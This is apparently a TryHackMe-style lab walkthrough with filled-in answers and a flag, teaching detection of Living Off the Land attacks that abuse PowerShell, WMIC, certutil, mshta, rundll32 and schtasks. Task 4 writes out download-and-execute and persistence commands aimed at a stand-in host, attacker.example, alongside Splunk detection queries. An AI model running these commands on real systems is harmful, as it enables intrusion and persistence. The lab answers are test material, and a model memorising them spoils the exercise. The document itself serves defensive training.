Living Off the Land Attacks

Learn to detect and analyse Living Off the Land attacks using trusted Windows tools.

Task 1 – Introduction

Attackers do not always rely on custom malware or malicious executables. They can use trusted system tools already present on the target machine.

In this room, users will learn what LoL attacks are, why adversaries choose them, and how defenders can detect such activity through log monitoring and behavioural analysis. The room progresses from foundational knowledge to hands-on detection practice.

Learning Objectives:

- Understand what Living Off the Land attacks are
- Identify legitimate Windows tools that can be abused
- Recognise attacker techniques that blend into normal system operations
- Detect LoL behaviour using log analysis and SIEM alerts

Prerequisites

- Malware classification
- Introduction to Malware Analysis
- Living Off The Land

Task 2 – common LoL Tools and Techniques

Threat actors use Living Off the Land techniques because built-in tools are already trusted, widely available, and often allowed by default controls, so malicious activity can hide among normal operations. These techniques let attackers run code without dropping obvious new binaries, carry out stepwise workflows, and reuse legitimate credentials, all of which reduce noise and slow detection. Using native utilities also makes it easier to persist and move across systems while appearing like routine admin work.

Commonly abused tools provide scripting, management, file handling, or scheduling capabilities, which match common attacker needs like execution, persistence, reconnaissance, and lateral movement. Examples include:

- PowerShell is used for in-memory scripting, remote downloads, and automation.
- **WMIC** or WMI is used to run commands locally or on remote hosts and to query system state.
- **Certutil** is used to fetch files and encode or decode payloads.
- **Mshta** is used to run HTA content or an inline script delivered by a document or link.
- **Rundll32** is used to invoke DLL exports or trigger URL handlers.
- **Scheduled tasks** (**schtasks**) are used to run code at logon or on a schedule for persistence.

Operators also abuse signed admin utilities from the Sysinternals suite, for example PsExec for remote execution, and Autoruns for persistence discovery and manipulation, because those tools blend with legitimate admin workflows.

Living Off the Land methods are not limited to Windows; similar approaches exist on Unix and Linux, and public collections document common patterns for both platforms, for example, LOLBAS (opens in new tab)for Windows and GTFOBins (opens in new tab)for Unix. Knowing which tools are most likely to be misused, and the typical goals behind those uses, helps defenders tune logging, capture full command lines and process trees, and prioritise alerts when normally benign binaries behave in clearly malicious ways.

Some measures we can take to reduce the attack surface and improve response include the following:

- Apply layered defensive controls that combine endpoint, network, and identity protections.

- Implement application control policies such as Applocker or Windows Defender Application Control to define which scripts and executables are permitted to run.
- Enforce/Use the principles of least privilege by ensuring only administrators can access or use system management utilities.
- Configure network rules and DNS filters to block or redirect connections to domains and IPs known for malicious activity.
- Maintain clear containment playbooks that outline the steps for isolating compromised systems and revoking exposed credentials.
- Regularly review and update access permissions, logging coverage, and control lists to adapt to new attack methods.

Answer the questions below

Which public site lists Unix/Linux native binaries and how they can be abused?

Answer: GTFOBins

Which Microsoft toolset includes PsExec and Autoruns, used for admin tasks and often misused by attackers?

Answer: Sysinternals

Task 3 – Real-World Examples

Living Off the Land methods are not limited to individual attackers or small operations. Many organised threat groups, both state-sponsored and financially motivated, depend on these techniques to keep a low profile. Using built-in and trusted binaries allows them to operate with fewer alerts from security tools and less chance of being blocked by application control policies.

The following examples show how known groups applied these tools in real-world operations between 2022 and 2024. Each example highlights the tools, the purpose of their use, and the advantage gained by the attackers.

APT29 (Nobelium) – PowerShell and WMI for Persistence and Execution

APT29 has used fileless techniques that combine PowerShell with WMI event subscriptions to persist and execute code without dropping obvious binaries on disk. For example, this detailed technical write-up shows how a WMI event subscription was created to run a PowerShell payload stored in WMI. The payload was read, decrypted, and executed from WMI properties, and the approach left minimal on-disk artefacts.

For the WMI event subscription technique itself, see the MITRE ATT&CK entry for MWI event subscriptions T1546.003, which documents how adversaries can create filters, consumers, and bindings to trigger code execution on specified events.

BlackCat (ALPHV) Ransomware – Built-in Tools for Lateral Movement

BlackCat/ALPHV actors have used built-in tools like PowerShell for scripting and defence disabling, PsExec from the Sysinternals suite for remote execution and lateral movement, and certutil to fetch or decode payloads on hosts. Official advisories and national cybersecurity posts, as well as others like this one, describe ALPHV activity that includes using PsExec and PowerShell for execution and lateral spread and using certutil-style techniques for handling files.

Cobalt Strike loaders: QakBot and IcedID

Multiple incident reports and detection guides note that loaders such as QakBot, IcedID, and others have been used to stage and deliver Cobalt Strike beacons, and that attackers often use signed Windows binaries like **rundll32**.exe and mshta.exe to execute or bootstrap those payloads in memory, making execution appear to involve legitimate processes. Detection writeups and threat reports document **rundll32** and **mshta** being used to run DLL exports or HTA/JavaScript that then launch or drop Cobalt Strike beacons.

Answer the questions below

What MITRE technique ID covers WMI event subscriptions?

Asnwer: T1546.003

Which abbreviated name refers to one of the services that C2s, like Cobalt Strike, use to start or listen for remote services?

Answer: SMB

Task 4 – Detecting LOL Activity

In this task, we'll show examples of Living Off The Land attacks on a Windows host, demonstrate several common LoL techniques, show the exact commands attackers use, and follow those actions with an example alert.

By building and observing small, controlled examples, we'll learn what the attacker does and how, as a defender, we can spot it.

PowerShell

PowerShell is a scripting engine used for administration and automation in Windows systems.

Attackers use PowerShell because it can run scripts directly in memory without creating files, automate many system actions, interact with the network, and bypass some execution policies. Common purposes include downloading payloads, gathering information, running code stealthily, or modifying system settings.

```
PS C:\> powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object System.Net.WebClient).DownloadString('http://attacker.example/payload.ps1')"
```

```
PS C:\> powershell -NoP -NonI -W Hidden -EncodedCommand SQBn...Base64...
```

```
PS C:\> powershell -NoP -NonI -Command "Invoke-WebRequest 'http://attacker.example/file.exe' -OutFile 'C:\Users\Public\updater.exe'; Start-Process 'C:\Users\Public\updater.exe'"
```

In the above example, the first command uses the **IEX** (**DownloadString**) pattern to let an attacker fetch a script from a remote server and run it immediately in memory, avoiding disk artefacts and slowing detection. In the second command, **-EncodedCommand** hides the payload in **base64**, so human reviewers and simple log filters may miss the intent. Finally, it downloads and executes the **file.exe.**

An example detection is shown below:

LOL via PowerShell

```
index=wineventlog OR index=sysmon (EventCode=4688 OR EventCode=1 OR EventCode=4104)
(CommandLine="*powershell*IEX*" OR CommandLine="*powershell*-EncodedCommand*" OR
CommandLine="*powershell*-Exec Bypass*" OR CommandLine="*Invoke-WebRequest*" OR
CommandLine="*DownloadString*" OR CommandLine="*Invoke-RestMethod*")
| stats count values(Host) as hosts values(User) as users values(ParentImage) as parents by CommandLine
```

WMIC

WMIC (Windows Management Instrumentation Command-line) lets administrators query and manage local or remote Windows systems. It is commonly used by threat actors to execute commands remotely, through starting processes.

Attackers use **WMIC** to execute commands or create processes remotely, collect system information, or establish persistence without using external binaries. It blends with admin behaviour and is often allowed in restricted environments.

LOL via WMIC

```
PS C:\> wmic /node:TARGETHOST process call create "powershell -NoP -Command IEX(New-Object
Net.WebClient).DownloadString('http://attacker.example/payload.ps1')"

PS C:\> wmic /node:TARGETHOST process get name,commandline

PS C:\> wmic process call create "notepad.exe" /hidden
```

In the first **WMIC** command, the operator targets a remote host and requests that the remote system create a new process. That new process is a instance that downloads and executes a remote script, so WMIC acts as a remote launcher. Then, in the second WMIC command, the tool queries the remote system for its running processes and command lines, returning structured info useful for reconnaissance across hosts.
In the third **WMIC** command, the local **WMIC** process call create API is used to spawn

notepad.exe On the same machine, the optional hiding flag demonstrates how an attacker might try to make a spawned process less visible.

An example detection alert can be found below:

```
index=sysmon OR index=wineventlog (EventCode=1 OR EventCode=4688)
(CommandLine="*\\wmic.exe*process call create*" OR CommandLine="*wmic /node:* process call create*"
OR CommandLine="*wmic*process get Name,CommandLine*")
| stats count values(Host) as hosts values(User) as users values(ParentImage) as parents by CommandLine
```

Certutil

Certutil is a Microsoft tool used for managing certificates and encoding or decoding data. Certutil is intended for certificate management; it can download files with-urlcache, and it can decode **base64** payloads, turning text blobs into binaries. Attackers use it because it is signed by Microsoft and common in admin workflows. It can place files without using curl or similar software, and it bypasses some simple blocking rules.

Threat actors use Certutil to download files, decode **base64-encoded** payloads, or disguise malicious code as legitimate certificate operations. Its network and file-handling capabilities make it a versatile tool for staging payloads or decoding encrypted scripts.

LOL via Certutil

```
PS C:\> certutil -urlcache -split -f "http://attacker.example/payload.exe" C:\Users\Public\payload.exe
PS C:\> certutil -decode C:\Users\Public\encoded.b64 C:\Users\Public\decoded.exe
PS C:\> certutil -encode C:\Users\Public\payload.exe C:\Users\Public\payload.b64
```

In the first certutil command, the -urlcache -split -f flags instruct certutil to fetch the remote URL and write it to the specified local path; the result is a file dropped on disk that can be executed later.
In the second command, certutil reads a base64 text file encoded.b64, decodes it, and writes the resulting binary to decoded.exe, so an attacker can transport a binary as text, then reconstruct it on the host.
In the third command, certutil encodes an existing binary into base64 text stored in payload.b64. This can be used to obfuscate the payload during staging or transit.

Example alert:

```
index=sysmon OR index=wineventlog (EventCode=1 OR EventCode=4688 OR EventCode=4663)
(Image="*\\certutil.exe" OR CommandLine="*certutil*")
(CommandLine="* -urlcache * -f *" OR CommandLine="* -decode *" OR CommandLine="* -encode *")
| stats count values(Host) as hosts values(User) as users values(ParentImage) as parents by CommandLine
```

MSHTA

Mshta runs HTML Application (HTA) files, which can contain VBScript or JavaScript code.

LOL via Mshta

```
PS C:\> mshta "http://attacker.example/payload.hta"
PS C:\> mshta "javascript:var s=new ActiveXObject('WScript.Shell');s.Run('powershell -NoP -NonI -W Hidden
-Command "Start-Process calc.exe"');close();"
PS C:\> mshta "C:\Users\Public\malicious.hta"
```

In the first mshta command, mshta loads the HTA from a remote server and executes the HTA content in the host context.

In the second mshta command mshta is passed an inline javascript URL that creates a WScript.Shell ActiveX object and uses it to run PowerShell, which then starts a process, this shows how inline script can directly spawn system commands without a saved intermediary.

In the third mshta command, mshta runs a local HTA file, useful when the attacker delivers the HTA as an attachment or drops it on a shared drive.

Example alert:

```
index=sysmon (EventCode=1 OR EventCode=4688) Image="*\\mshta.exe" (CommandLine="*http*://*" OR
CommandLine="*javascript:*" OR CommandLine="*.hta")
| stats count by host, user, ParentImage, CommandLine
```

Rundll32

Rundll32 executes specific exported functions from DLL files.

LOL via Rundll32

```
PS C:\> rundll32.exe C:\Users\Public\backdoor.dll,Start
PS C:\> rundll32.exe url.dll,FileProtocolHandler "http://attacker.example/update.html"
PS C:\> rundll32.exe C:\Windows\Temp\loader.dll,Run
```

In the first rundll32 command, rundll32 loads the specified DLL and calls its exported Start function, which runs the DLL's code.

In the second rundll32 command, rundll32 invokes url.dll with FileProtocolHandler and a remote URL, causing the system handler to process the remote content, which can bootstrap further activity.

In the third rundll32 command, rundll32 calls a crafted export in a temporary DLL, which may execute embedded loader logic or shellcode from a file placed in a writable location.

Example alert:

```
index=sysmon (EventCode=1 OR EventCode=4688 OR EventCode=7) Image="*\\rundll32.exe"
(CommandLine="*\\Users\\Public\\*" OR CommandLine="*url.dll,FileProtocolHandler*" OR
CommandLine="*\\Windows\\Temp\\*")
| stats count by host, user, ParentImage, CommandLine
```

Scheduled tasks (schtasks / Task Scheduler)

Task Scheduler is a built-in Windows automation; it lets administrators run programs or scripts at specified times, on events such as logon, or on a repeating schedule. Tasks have a name, a trigger (when to run), an action (what to run), and an optional run-as account and conditions. Because it is a standard admin facility, tasks show up in normal system logs and are often allowed by policy, making it a valuable mechanism for both legitimate ops and attacker persistence.

Attackers create or modify tasks to achieve persistence across reboots, to run code at user logon or on a regular cadence, or to quickly re-launch payloads after they remove other artefacts. They often pick task names that look benign, for example, WindowsUpdate or

Maintenance, to avoid drawing attention. Tasks can run PowerShell, signed tools, or local scripts.

LOL via Task Scheduler

```
PS C:\> schtasks /Create /SC ONLOGON /TN "WindowsUpdate" /TR "powershell -NoP -NonI -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker.example/ps1')\""
PS C:\> schtasks /Create /SC DAILY /TN "DailyJob" /TR "C:\Users\Public\encrypt.ps1" /ST 00:05
PS C:\> schtasks /Run /TN "WindowsUpdate"
```

In the first **schtasks** command, a task named WindowsUpdate is created to run at logon. The action runs **PowerShell**, which downloads and executes a remote script on each user logon, providing persistence.
In the second **schtasks** command a daily task named DailyJob is scheduled to run a local script at **00:0**5 each day, this can automate repeated harmful actions like scheduled encryption or staged data collection.
In the third schtasks command, the attacker triggers the named task to run immediately, invoking its configured action on demand.

Example Alert:

```
index=wineventlog EventCode=4698 OR EventCode=4699 OR index=sysmon (EventCode=1 OR EventCode=4688) (CommandLine="*schtasks* /Create*" OR CommandLine="*schtasks* /Run*" OR Image="*\\taskeng.exe" OR EventCode=4698)
| stats count by host, user, EventCode, TaskName, CommandLine
```

The above are some examples of Windows software and utilities that can be used as shown, to download, execute files, and encode payloads. But attackers can use a whole variety of software and tools. As analysts, we need to be ready to analyse and update with the latest techniques to catch this activity.

Answer the questions below

Which PowerShell switch is used to download text/strings and execute them?

Answer: IEX


Which WMIC keyword triggers the creation of a new process on a remote host?

Answer: create

Task 5 – Practical

Answer the questions below

What is the flag?



Time		Action
2025-10-22T14:35:12Z Severuty: High	Rundll32 executing temp DLL export: rundll32.exe C:\Windows\Temp\thm_loader.dll,Run	malicious
2025-10-22T14:30:45Z Severuty: Medium-High	MSHTA inline JavaScript spawning PowerShell: mshta "javascript:var s=new ActiveXObject(\'WScript.Shell\');s.Run(\'powershell -NoP -W Hidden -Command \\"Start-Process calc.exe\\"\',0);close();"	malicious
2025-10-22T15:15:00Z Severuty: Low	User launched Notepad: C:\Windows\System32\notepad.exe	not malicious
2025-10-22T14:13:10Z Severuty: Medium-High	PowerShell -EncodedCommand observed: powershell -NoP -NonI -EncodedCommand SQBnAHYAZQBSA...	malicious
2025-10-22T14:25:01Z Severuty: Medium-High	Certutil download to Public: certutil -urlcache -split -f "https://downloads.tryhatme.com/agents/agent.exe" C:\Users\Public\agent.exe	malicious
2025-10-22T15:00:00Z Severuty: Low	Disk cleanup initiated by user: cleanmgr.exe /sagerun:1	not malicious

Answer: THM{LOL-but-not-that-lol-you-finishit}

Wrapping up

In this room, we examined how attackers repurpose trusted Windows utilities to carry out malicious activity without introducing new binaries. By testing and analysing each command safely, we observed how legitimate administrative tools such as PowerShell, WMIC, Certutil, Mshta, Rundll32, and Scheduled Tasks can be abused for execution, persistence, lateral movement, or evasion. Through these exercises, we developed a clearer view of how to recognise, detect, and respond when normal system processes are used with malicious intent.

We learned to:

- Identify the built-in Windows tools most often abused in Living Off the Land attacks.
- Understand how PowerShell enables fileless, in-memory, and automated execution.
- Observe how WMIC supports remote process creation and system reconnaissance.
- Recognise the ways Certutil downloads, encodes, or decodes malicious payloads.
- Detect Mshta and Rundll32 being used to run scripts or DLL-based payloads.
- Spot persistence mechanisms created or triggered through Scheduled Tasks.
- Interpret process command lines and SIEM detections to separate admin behaviour from attacker behaviour.
- Apply defensive techniques such as enhanced logging, behavioural detection, and execution control to limit LOLBin activity.